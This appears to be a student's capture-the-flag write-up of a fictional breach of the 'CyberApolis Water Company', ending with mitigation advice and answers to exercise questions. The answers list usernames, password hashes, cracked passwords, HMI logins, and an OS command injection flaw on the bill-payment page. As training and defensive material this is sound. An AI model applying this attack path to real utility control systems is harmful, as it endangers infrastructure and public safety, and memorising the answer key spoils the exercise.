Warning: The floodgates should only be opened to divert water around the dam in case of an emergency or flood conditions. Failure to close them in a timely manner could cause damage to neighboring areas.

4. Post-Exploitation: The impact of the breach would be catastrophic to the Water Company if I were a cyber terrorist looking to cause harm. I was able to successfully obtain and crack usernames and passwords, exposing credentials of key personnel, including the Operations Manager, William Sanders. I gained unauthorized access to the employee portal, allowing full control over administrative functionalities. By using the credentials I found, I was able to get into the HMI controls which is crucial for managing the dam’s operations, and successfully closed the flood gates, stopping the terrorists from flooding the city.

5. **Summary and Mitigation:** The CyberApolis Water Company experienced a significant breach orchestrated by the Spector terrorist organization. The attack involved several key phases: reconnaissance, scanning, exploitation, and post-exploitation. During reconnaissance, critical information about the Operations Manager was obtained, including usernames and metadata from publicly accessible documents. Scanning revealed open ports and vulnerabilities, including a critical Remote OS Command Injection flaw. Exploitation of this vulnerability allowed access to sensitive credentials and critical infrastructure controls, ultimately enabling the closing of the flood gates.

The DHS recommends the following mitigation measures:

- **Enforce strong, unique passwords and implement multi-factor authentication (MFA) to prevent unauthorized access.**
- **Regularly update and patch all systems and applications to mitigate known vulnerabilities, including the Remote OS Command Injection flaw.**
- **Implement network segmentation to isolate critical infrastructure from less secure areas of the network.**
- **Conduct regular security training for employees to recognize phishing attempts and social engineering attacks.**
- **Implement strict access controls to limit user privileges based on job roles and responsibilities (Zero Trust Architecture).**
- **Regularly monitor and audit access logs to detect and respond to unauthorized access attempts promptly.**
- **Use SSL/HTTPS which requires certificate authentication to keep the site secure from credential stealing attackers.**

1. What Username(s) did you find that could access the Employee Portal?

The usernames that I found that could access the Employee Portal were Kgriffin, dnewsome, wsanders, kburkhardt, kmciver, jkeener, and wgilbert.

2. What password hash(es) did you find that could access the Employee Portal?

kgriffin:$1$6k844/y4$q9d8qZm30oTfyuougl6MZ0

dnewsome:$1$stPBi.qR$ljYMgKcPUaXK68lOY95dJ/

wsanders:$1$2kMh5/cp$XAZKEUB/lpqkP7AQamVwS.

kburkhardt:$1$iqTazmxS$lgbQaQBwLrLDcDLlcacOE1

kmciver:$1$.nlge/OS$HpQ8y2XeaVmlEUT8REBEB.

jkeener:$1$MYLgsdvI$4JhSWoXCfLsxJ.fI/g4Yn.

wgilbert:$1$fXoRxjo0$Pl5LyrmzaHtCCRJkzyQvd0

3. What password(s) were associated with the Employee Portal account?

8675309

a1b2c3d4

4runner

1q2w3e4r

7dwarfs

57chevy

123go

4. Was there any metadata required to complete your task? If so, what was it and where did you find it?

Yes, metadata was required in order complete my task. The ‘Annual Report’ on the site contained the username ‘sandersw’ this was crucial in being able to login to the HMI Portal as the Operations Manager.

5. What vulnerabilities did you identify in the CyberApolis Water Company’s website?

Using Zap I was able to find that the CyberApolis Water Company’s website contained a OS Command Line Injection vulnerability on the ‘Pay Your Bill’ section of the website.

6. What Username(s) allowed access to the HMI Controls?

sandersw and newsomed

7. What password(s) allowed access to the HMI controls?

4runner and a1b2c3d4